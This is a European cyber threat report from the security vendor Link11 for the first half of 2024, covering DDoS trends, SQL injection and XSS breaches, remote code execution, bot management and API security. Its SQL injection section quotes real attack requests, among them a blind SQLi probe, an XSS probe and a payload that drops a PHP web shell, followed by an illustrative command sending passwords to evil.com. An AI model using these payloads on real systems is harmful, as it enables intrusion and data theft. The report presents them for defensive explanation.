



# EUROPEAN CYBER REPORT

1st half-year 2024

[www.link11.com](http://www.link11.com)

# Digital evolution in the first half of 2024: focus on cybersecurity - DDoS, bots and API security

The increasing interconnectedness of our society, and the accompanying dependence on digital technologies, require a stronger focus on cybersecurity. Companies and organizations are being confronted with increasingly complex threat situations, which in turn necessitates fast and effective security solutions. While only one in five CEOs worldwide is very concerned about cyberattacks, almost every second CEO in Germany is alarmed, as the latest Global CEO Survey by PwC<sup>1</sup> shows. The threat of cyberattacks is omnipresent and affects companies, authorities and critical infrastructures alike. The first six months of 2024 showed that the cybersecurity situation in Europe remains tense.

In addition to geopolitical conflicts, which exacerbate the threat situation through state-sponsored cyberattacks, cybercriminals are increasingly targeting critical infrastructures and companies. The latest Bitkom study<sup>2</sup> shows that a clear majority of companies (80%) are experiencing an increase in cybercriminal activities. Two-thirds of companies feel that their existence is under threat. Ransomware attacks are still the focus of the statistics, but DDoS attacks have increased by 6 percentage points and the misuse of APIs is becoming increasingly important.

The increasing automation of cyberattacks by bots poses a particular challenge. These automated programs overload systems, steal data, and carry out targeted attacks. The rapid development of artificial intelligence (AI) is intensifying this dynamic by offering both defensive and offensive possibilities. AI has the potential to significantly improve cybersecurity by helping to proactively identify vulnerabilities and manage attack surfaces more efficiently. At the same time, however, there is also a risk that it will be used by attackers to carry out automated and highly targeted attacks.

Another critical point is the security maturity of application programming interfaces (APIs). The growing number of APIs, and their often inadequate security, make them an attractive target for cybercriminals. A recent study by Salt Security<sup>3</sup> shows that 95% of companies are affected by security problems in their APIs. Continuous monitoring and regular security audits are essential to adequately protect APIs and be prepared against attacks.

The greater sophistication of DDoS attacks, which increased by 26% in the Lnk11 network in the first half of 2024, highlights the need to invest in advanced security solutions. Turbo attacks, which develop their maximum impact in the shortest possible time, require quick reactions from affected companies.



”

*“Cybersecurity is not a cost trap, but rather a strategic investment in the long-term success of your company.”*

Jens-Philipp Jung, CEO, Link11

The digital landscape is becoming more complex: more and more AI models, IoT devices and SaaS solutions require innovative security strategies. The use of AI and automation enables companies to close security gaps more efficiently and significantly reduce the costs of security breaches. According to IBM Research<sup>4</sup>, companies that use these technologies achieve the greatest savings on security incidents. On average, these companies saved more than two million US dollars compared to companies that did not use these technologies.

Despite growing challenges, there are positive developments, as increasing awareness of cybersecurity is leading to increased investment in the protection of IT systems. A variety of technologies and services can help companies to protect themselves against a wide range of threats and strengthen their cyber defenses.


## DDoS attacks: More than just downtime


The first six months of 2023 and 2024 were characterized by an increase in distributed denial of service (DDoS) attacks. Compared to the previous year, a significant increase was recorded in 2023, which continued in the first half of 2024. Compared to the first half of 2023, the number of DDoS attacks increased by more than a quarter (26%).


A key factor that contributes to this development is the increasing politicization of cyberspace. Geopolitical tensions around the world, particularly the conflict between Russia and Ukraine, have led to a significant increase in politically motivated cyberattacks. Hacktivist groups such as NoName057(16)<sup>5</sup> are using DDoS attacks as a weapon to target political opponents, influence public opinion, and disrupt the infrastructure of critical institutions.

The political dimension of DDoS attacks is made clear by examples such as the protests in Peru, the change of government in Poland, and the conflicts in the Middle East.

The main factors influencing this development can be summarized as follows:


- 

**Easily accessible tools:** The availability of DDoS tools that are easy to use, such as “DDoS-Sia”<sup>6</sup>, lowers the barrier to entry for attackers.
- 

**Ideological motivation:** Hacktivists are often driven by strong ideological convictions and see DDoS attacks as a means of fighting for their goals.
- 

**Geopolitical tensions:** The increase in conflicts around the world provides attackers with numerous opportunities to justify their activities.
- 

**Increased online presence:** The growing importance of the internet for political processes makes it an attractive target for attacks.



### Germany is also affected by this development.

This is the result of a question from CDU MP Roderich Kiesewetter, who has stated that the Federal Criminal Police Office (BKA) has recorded an increase in DDoS attacks on German targets<sup>7</sup>; the pro-Russian group NoName057(16) has played a central role. Although these attacks are often short-lived, they aim to spread insecurity and manipulate public opinion.

DDoS attacks have evolved from simple, manual attacks to highly automated and scalable threats. They are carried out by botnets of millions of compromised devices. The availability of DDoS-as-a-Service offerings and the increasing politicization of cyberspace have lowered the threshold for carrying out such attacks.


The continuous development of new technologies, such as the IoT and AI, opens up new opportunities for attackers to refine their tactics. Technological advances, such as the introduction of 5G networks and the use of AI, are similarly opening up new opportunities for more sophisticated and effective attacks. At the same time, geopolitical tensions and funding from state actors provide additional incentives to carry out such attacks. To protect themselves from this growing threat, organizations must continuously adapt and improve their security measures.

Turbo attacks: a new dimension of the DDoS threat

The threat of DDoS attacks has recently taken on a new dimension, and the threat landscape is changing rapidly. The significant increase in so-called turbo attacks is particularly worrying. These attacks develop their maximum impact within a very short time.

A clear trend can be seen in the attacks registered in the Link11 network: The speed at which DDoS attacks reach their peak is continuously increasing. In the first half of 2022, almost a quarter (24%) of all attacks reached their maximum intensity within the first 10 seconds. This proportion was maintained in the following six months of 2023.

Attacks that reach their peak in 10 seconds



In the first half of 2024, there was a significant increase to over 34%. This means that around a third of all attacks developed their full force within the first 10 seconds, which illustrates the increasing professionalism of attackers and the need for companies to continuously adapt their security measures.

What causes and backgrounds are responsible for this development?

The professionalization of hackers is reflected in the use of increasingly sophisticated tools and techniques to coordinate and intensify their attacks. One of the main developments is the increase in powerful botnets. These consist of millions of compromised devices, enabling attackers to generate enormous amounts of data in a very short time. Another feature is the availability of DDoS-as-a-Service offerings. This makes it easy for less technically skilled attackers to carry out high-performance attacks.



”

*“The time attackers need to compromise a system is getting shorter and shorter. Companies must adapt their defense mechanisms to match this new pace.”*

Jag Bains, VP Solution Engineering, Link11

The impact of turbo attacks on companies

Turbo attacks present companies with a variety of challenges that go far beyond the mere interruption of availability.

- **Shorter response windows:** The rapid increase in turbo attacks, which reach their peak within a very short time, requires companies to react quickly. Traditional defense mechanisms are proving inadequate in this context. Every second counts to minimize the impact.
- **Increased defense complexity:** Defending against turbo attacks requires sophisticated security solutions that are capable of detecting, classifying and defending against attacks in real time. It is essential to analyze both the origin of the attacks and their specific characteristics. This often requires the use of artificial intelligence (AI) and machine learning (ML).

694 Gbps

Biggest attack in the 1st half of the year

- **Loss of reputation:** Outages due to DDoS attacks can cause lasting damage to the trust of customers, business partners and investors. A short-term outage can lead to considerable loss of sales, particularly in e-commerce.
- **Financial losses:** In addition to the direct costs of defense and reconstruction, DDoS attacks can also lead to indirect financial losses, for example through lost sales, fines and increased insurance premiums.
- **Operational disruptions:** Impairing the availability of online services is only one aspect of this. Internal systems and processes can also be affected by DDoS attacks, leading to significant operational disruption.

1523 min

Longest attack in the 1st half of the year

Turbo attacks pose a growing threat to companies. To protect themselves effectively, companies must continuously adapt their security strategies and invest in modern DDoS protection solutions. A combination of intelligent, automated defense mechanisms and a proactive security culture is essential to minimize the impact of such attacks.

i

For the year 2024, it has been predicted that revenues in the Internet of Things (IoT) market in the U.S. is expected to reach \$364.50 billion<sup>8</sup>. With such a large number of Internet-enabled, and therefore vulnerable, devices The majority of DDoS attacks on the Link11 network in the first half of 2024 came via US traffic.

Web DDoS attack with high packet rate

The example of a web DDoS attack registered in the Link11 network clearly shows how high the load on the attacked website is. The attack was on the application layer, in which a high number of packets per second were transmitted. The attack not only achieved a packet rate of 45 million packets per second, but was also characterized by an unusual combination of high packet rate and greatly increased packet volume.

The attack strategy had two objectives: One was to saturate the bandwidth, and the other was to attempt to establish a large number of connections in order to utilize the CPU. In this respect, it was unique. The size and frequency of the packets per second were decisive. As a rule, the focus is either on one or the other, not both.

An attack usually uses either large packets with few instances or a large number of instances with relatively small packets. In this case, it was a combination of both aspects. This made it possible to achieve a bandwidth peak of around 500 Gbps. This represents a considerable attack that many networks cannot cope with.

Special features of the attack:

- Diverse attack techniques:** The attackers relied on both saturating bandwidth and overloading server resources with a high number of simultaneous connections.
- Global origins:** The attack originated from numerous countries, including China, Russia and Vietnam, which made it difficult to identify the attackers.

- Unusual packet size:** In contrast to typical DDoS attacks, where small packets are sent in large numbers, the packets were larger than usual, averaging 1,400 bytes.

Attack vectors and techniques:


- UDP flood:** The attackers used the User Datagram Protocol (UDP), a connectionless protocol, to speed up communication. The main attack vector was based on a UDP flood that exploited the stateless nature of the UDP protocol.
- The attackers employed the **Transmission Control Protocol (TCP)**, a connection-based protocol, to guarantee the complete and accurate delivery of data. They targeted TCP port 443, the default port for HTTPS traffic, with the objective of overloading the web server.
- Diverse botnets:** The attack was driven by more than 30,000 compromised devices acting as a very widespread global botnet. It can be assumed that this large number of compromised servers and systems generated a high attack rate per second with a large amount of data.
- Packet fragmentation:** The attackers fragmented large packets to bypass firewall inspection and make detection more difficult.

Fast detection mechanisms and automated defenses are essential to fend off such massive attacks. The high packet rate of the latest attack underlines the importance of real-time systems.

Web Protection

Decrypting WAF breaches: SQL injection, an ongoing challenge

SQL injection (SQLi) is one of the oldest yet most persistent vulnerabilities in web applications. Since its discovery over two decades ago, SQLi has been continuously in the OWASP Top 10 most common security risks. Only in 2021, after almost 20 years, were injection vulnerabilities displaced from their top position in the OWASP Top 10.



**SQL injection** has its roots in the 1990s. Jeff Forristal, currently CTO of mobile security vendor Bluebox Security, sparked the first public discussion on the topic in 1998.

Forristal published an article about hacking a Windows NT server, in which he made a remarkable discovery. At the time, few websites were using full Microsoft SQL Server databases. Many users, for example, relied on simple Microsoft Access-based databases instead. Under the alias “Rain Forrest Puppy”, Forristal modified the functionality of SQL. As databases did not yet have any integrated security functions, this made it possible to take control by deliberately manipulating user input.

SQL injection is like a Trojan horse that hides in harmless user input. Special character strings inserted into input fields allow attackers to take control of databases and steal, delete or manipulate sensitive data.


Still topical

In recent years, numerous companies have been affected by SQLi attacks, including household names such as Yahoo<sup>9</sup>, LinkedIn<sup>10</sup> and Sony Pictures<sup>11</sup>. As recently as June 2024, a vulnerability was discovered in a WordPress plugin with over one million active installations.

In the case of LayerSlider<sup>12</sup>, attackers used clever manipulation of user input to change the SQL queries in such a way that sensitive information such as passwords could be extracted from the database in addition to the desired data. Such incidents make it clear that SQLi is still a serious threat.

In the Link11 network, around 49% of the WAF breaches observed in the period from January to June 2024 were identified as SQL injections. Compared to the same period last year, these continue to be the most common form of WAF breach. However, there has been an increase of almost 10%.

Global countries of origin





Among the many breaches were the following three examples, which show how diverse this security risk can be:

**REQUEST\_COOKIES: random.visitor'**  
**(value: "6C43594C2184BD8B '0'XOR(if(now)=**  
**sysdate()%2Csleep(15)%2C0))XOR'Z' )**

This query is part of a blind SQL injection attack, where the goal is to identify potential entry points for an injection. If the application is vulnerable to SQL injection, the attacker hopes that the value of the query cookie will be used in a database query. In this case, the query lasts for 15 seconds (sleep(15)) before it is completed. Attackers typically use such methods to detect potential vulnerabilities in a system. The delay would be largely unnoticeable outside of the web client making the request. However, when combined with other similar requests, it can provide the attacker with a significant amount of information about the application architecture and possibly even reveal database schemas.



**Blind SQL injection** is a form of SQL injection attack in which attackers inject malicious SQL code into a web application. At the same time, they receive no immediate feedback on the success or failure of their actions. Instead, they draw conclusions from indirect clues, such as changes in application response times or different content displays. They use this information to gradually retrieve confidential data from the database or carry out unauthorized actions.

**,REQUEST\_FILENAME'(value: ,http://123.45.67.89:80/**  
**<script>alert(53416)</script>' )**

Similar to the attack described above, an attempt is also made here to identify potential points of attack. In this case, the attacker

searches for cross-site scripting (XSS) vulnerabilities. If successful, the code triggers the creation of a specific pop-up on the affected customer's device. Like the previous attack, this one leaves little evidence that the attacker was actively looking for vulnerabilities.



**Cross-site scripting (XSS)** is a vulnerability in web applications that allows attackers to inject malicious code into a website. This code is executed by unsuspecting users when they visit the compromised page, allowing attackers to steal user data, take over sessions or even install malware, for example. There are different types of XSS attacks.

**,ARGS:s' (value: `file\_put\_contents(blgx.php,base64\_decode(PD9waHAglGVjaG8obWQ1KCdjJyk-**  
**pO0BldmFsKCRfUE9TVFsneiddKTs7...**

This request is more destructive and slightly more complex than the two previous examples. If this request is not prevented, it instructs the web server to create a new web page called "blgx.php". The new web page contains the following PHP code:  
**<?php echo(md5(c')):@eval(\$\_POST[z']);;?>**

The code contains a known value that signals success, similar to the XSS above: md5(c'). However, the more worrying aspect is the instruction to execute any code passed to the script via the variable "z" in the request. For example, the following GET request is made, where all passwords are sent to the hacker's email address:

**GET http://123.45.67.89/blgx.php**  
**z = "email all the passwords to bad.guy@evil.com"**

### What are the main factors that continue to make it difficult to combat SQL injections effectively?

- 1. Human factor:** Despite training and guidelines, errors can occur. Developers often overlook critical points during input validation and encoding, opening the door to attackers. Furthermore, software is often developed under time pressure, which means that security aspects are not given the necessary attention.
- 2. Complexity of modern applications:** Modern web applications are complex and consist of a large number of interacting components. It is difficult to identify and secure all potential points of attack. In addition, older software components are often used, and these can be difficult to replace.
- 3. New technologies and attack vectors:** The IT landscape is subject to an ongoing development process. New technologies, such as serverless computing, containerization and APIs, pose new challenges. Attackers are constantly adapting their tactics to exploit new vulnerabilities.

SQL injection remains a persistent threat in the digital world. Despite decades of research and development of security measures, SQL injection remains one of the most common vulnerabilities in web applications. As such, organizations must remain vigilant and take proactive measures to protect their systems against this type of attack. These include the separation of data and SQL code, strict validation of user input, regular security updates, and the implementation of a Web Application Firewall (WAF). These measures enable companies to significantly reduce the risk of data leaks and other security incidents.

#### Remote code execution

Compared to the previous year, the number of WAF breaches increased in the first six months of 2024. In contrast, a significant decrease in remote code executions (RCE) was recorded in the Link11 network. Compared to the same period last year, the number of these WAF breaches fell by around 80% from around 14% to just over 2%.



**Remote Code Execution (RCE)** is a security vulnerability that allows attackers to remotely execute arbitrary code on a target system. An action, such as downloading malware from the attacked system, is not required. All the attacker needs to attack a computer is access via a public or private network. This vulnerability is often caused by faulty software. The attacks are usually complex and difficult to detect.

Two recent examples of such threats are the vulnerabilities discovered in Atlassian Confluence and Microsoft Windows:

#### Atlassian Confluence vulnerability

In April 2024, a critical vulnerability was discovered in Atlassian Confluence<sup>13</sup> that allowed attackers to execute arbitrary code on affected servers. Atlassian responded immediately by providing patches for the affected versions as well as additional protective measures. This vulnerability affected a large number of organizations, as Confluence is a widely used collaboration and knowledge management platform.

#### Microsoft Windows Wi-Fi driver

In June 2024, a vulnerability was discovered in the Microsoft Windows Wi-Fi driver<sup>14</sup>. This vulnerability allowed attackers to execute malicious code on affected devices with minimal effort. Microsoft immediately released a patch to close the vulnerability, which was present on a wide range of Windows devices.

These two examples show that no software or system is completely secure. The consequences of a successful RCE attack include data theft, paralyzed systems, malware installations or complete control over a system.

To protect against such attacks, it is crucial to keep software up to date, regularly scan and fix vulnerabilities, and follow secure programming practices. In addition, networks and systems should be protected by firewalls and intrusion detection systems (IDS). It is equally important to sensitize employees, as many attacks are launched with the help of social engineering.

**Beyond the perimeter: Advanced security measures against modern bot attacks**

Bot management is a key aspect of web security. It includes the effective detection and control of bot traffic. Bots are software applications that perform tasks independently on the Internet. While some bots are useful and contribute to various online functions, such as search engine indexing or chatbots for customer support, others have been developed with malicious intent.


**The threat of bad bots**

“Bad bots” pose a significant threat to websites and online services and their users. Bots can cause a variety of malicious activities, including credential stuffing, content scraping, click fraud and DDoS attacks. Content scraping bots, for example, can steal valuable content and confidential information from websites. Entire botnets can overload servers with DDoS attacks and disrupt online services. This can result in financial losses, compromised user data, and a loss of reputation for the attacked company.

An effective bot management solution must be able to identify and block even the most advanced bots to ensure smooth and secure use. In particular, this includes bots that can bypass traditional detection methods. Modern malicious bots are often programmed to mimic human behavior, making detection much more difficult. An effective bot management system can use advanced algorithms and detection mechanisms to accurately distinguish between real users and malicious bots.

With Link11, it is possible to configure various parameters for bot management. Instead of putting a large number of different malicious bots on a so-called blacklist, it can be more effective to put good bots on a whitelist. It is also possible to allow all bots or no bots at all ,and to block only bots that act maliciously.

The graphic below shows where the malicious bots registered in the Link11 network originate.



”

*“A compromised system is just a click away if bad bots go unnoticed.”*

Ziv Grinberg, VP Product Management, Link11

The respective characteristics of Link11’s bot verification allow conclusions to be drawn about the specific conditions in the individual sectors. In the telecommunications sector, the ratio of bad to good bots is 2:1, whereas in the data center sector, two-thirds of data traffic is caused by good bots, while one-third is caused by malicious bots. The ratio is most clearly visible in the hosting sector. As a result, 90% of data traffic was unable to pass bot verification. However, the hosting environment is not an ordinary web environment, as it usually involves servers and not real, human-generated traffic.

The above figures illustrate that high efficiency in bot management is crucial, as large amounts of data need to be processed in real time. Sophisticated bots can require a significant amount of computing resources for detection. However, the process must be carried out without compromising the overall performance of the protected system. An efficient bot management solution must be able to reliably detect and mitigate bot traffic without compromising the system’s performance.

A comprehensive web security solution should have a multi-stage bot detection process. The detection of bots takes place in three steps:

- 1. **Rapid pre-filtering:** Quick methods such as signature, agent and environment profiling are used to quickly eliminate simple bots.
- 2. **In-depth analysis:** More resource-intensive steps such as primary and dynamic filtering identify more complex bots.
- 3. **Biometric behavioral analysis:** For particularly sophisticated bots, detailed behavioral analysis is used to distinguish them from real users.

**Effectively control bot activity**

Effective control of bot activity is an essential part of a reliable bot management solution. Advanced systems go beyond mere detection and actively control bot activity to ensure optimal performance.

- **Deceiving bots:** Instead of simply blocking bots, it is possible to feed them false data to hinder their activities.
- **Proactive defense:** Controlling bot activity allows organizations to better protect their systems and gain valuable insight into potential threats.

**The relevance of bot management**


Bot management is an essential part of web security, as it protects organizations from a wide range of threats.

- **Protection against data theft:** Bots can steal valuable data from websites.
- **Preventing DDoS attacks:** Bots can paralyze websites by overloading them.
- **Combating fraud:** Bots can be used for credit card fraud as well as other forms of online fraud.
- **Protecting brand reputation:** Bot attacks can damage a brand’s reputation.

Bot management is an evolving challenge, as the race between attackers and defenders is an ongoing process. Attackers’ tactics are constantly changing, so defenders must also maintain agility.

By using modern technologies, companies can effectively protect their digital assets from malicious bots.

**Where did most bad bots come from in the first half of 2024?**



API security: lessons from the field

In today's digital landscape, APIs have become an indispensable part of modern software architectures. As a result, the importance of API security has come into focus. APIs enable communication between different applications and services, resulting in innovative products and services. At the same time, however, they also pose a considerable security risk.

The T-Mobile case: a lesson in API security

The repeated security incidents at T-Mobile<sup>15</sup> illustrate the relevance of solid API security. In recent years, the US telecommunications company has repeatedly been the target of cyberattacks in which sensitive customer data has been stolen.

One particularly serious incident occurred in 2021, when the data of millions of customers was compromised. The attackers exploited a vulnerability in T-Mobile's APIs to gain access to a wide range of personal information, including names, addresses, dates of birth and, in some cases, even social security numbers. The consequences were serious: T-Mobile not only had to pay high legal costs and compensation payments, but also suffered considerable reputational damage.

APIs in the focus of cyber attacks

Application Programming Interfaces (APIs) are the interfaces through which various software components communicate. Their central role in modern IT landscapes makes them an attractive target for cyberattacks. There are many reasons for this:

- APIs offer a large attack surface;
- Are often inadequately secured; and
- Are often the target of automated attacks.


Shadow APIs are particularly vulnerable. These are software components that are developed and used without the knowledge and approval of IT departments. They are often created as part of agile development projects or by individual employees who need a solution to a problem quickly. These shadow APIs are usually not documented, are not actively monitored, and are often not integrated into existing security concepts.

What are the risks of Shadow APIs?

- **Lack of transparency:** As shadow APIs are often unknown, they cannot be adequately secured.
- **Inconsistent security:** Shadow APIs are often not developed and operated according to the same security standards as official APIs, which means there is a risk of security vulnerabilities.
- **Increased attack surface:** Every shadow API represents an additional weak point in the IT system.
- **Difficult integration into existing security concepts:** The integration of shadow APIs into existing security solutions is often complex and time-consuming.

The consequences of inadequate API security can be serious. Data leaks, financial losses, reputational damage and legal issues are just some of the possible consequences. A data leak can lead to sensitive customer data falling into the wrong hands and being misused, in turn allowing for identity theft, blackmail attempts and other criminal activities. In addition, companies can pay high fines due to data breaches and cause lasting damage to their reputation with customers and business partners.

API architecture



What measures can companies take to protect their APIs?

### Regular security testing

APIs need to be regularly tested for vulnerabilities.

### Strict access control

Access to APIs should be strictly limited and only granted to authorized users.

### Encryption

Sensitive data should always be transmitted and stored in encrypted form.

### Rate limiting

DDoS attacks can be warded off by limiting the number of requests per attempt.

### WAFs (Web Application Firewalls):

WAFs can help fend off attacks on web applications and APIs.

### Sensitize employees

Employees should be trained on the importance of API security

The first six months of 2024 have shown that cyber threats in the form of DDoS attacks, bot activity and insecure APIs are on the rise. To effectively counter these challenges, it is crucial to implement automated security measures and continuously optimize your own defense strategies. Our report shows that companies that rely on AI and automation have a clear advantage in identifying and defending against threats.

For detailed insights or specific questions on the topics of DDoS defense, API security or bot management, our experts are at your disposal. We are happy to support you with tailored solutions and practical recommendations to effectively strengthen your cybersecurity strategy.

Protect yourself now against the threats of the digital world - we will be happy to help you.

**Michael Scheffler**  
Vice President Sales  
+49 69 58004926-306  
m.scheffler@link11.com

# Sources

<sup>1</sup> <https://www.pwc.de/de/cyber-security/ceosurvey.html>  
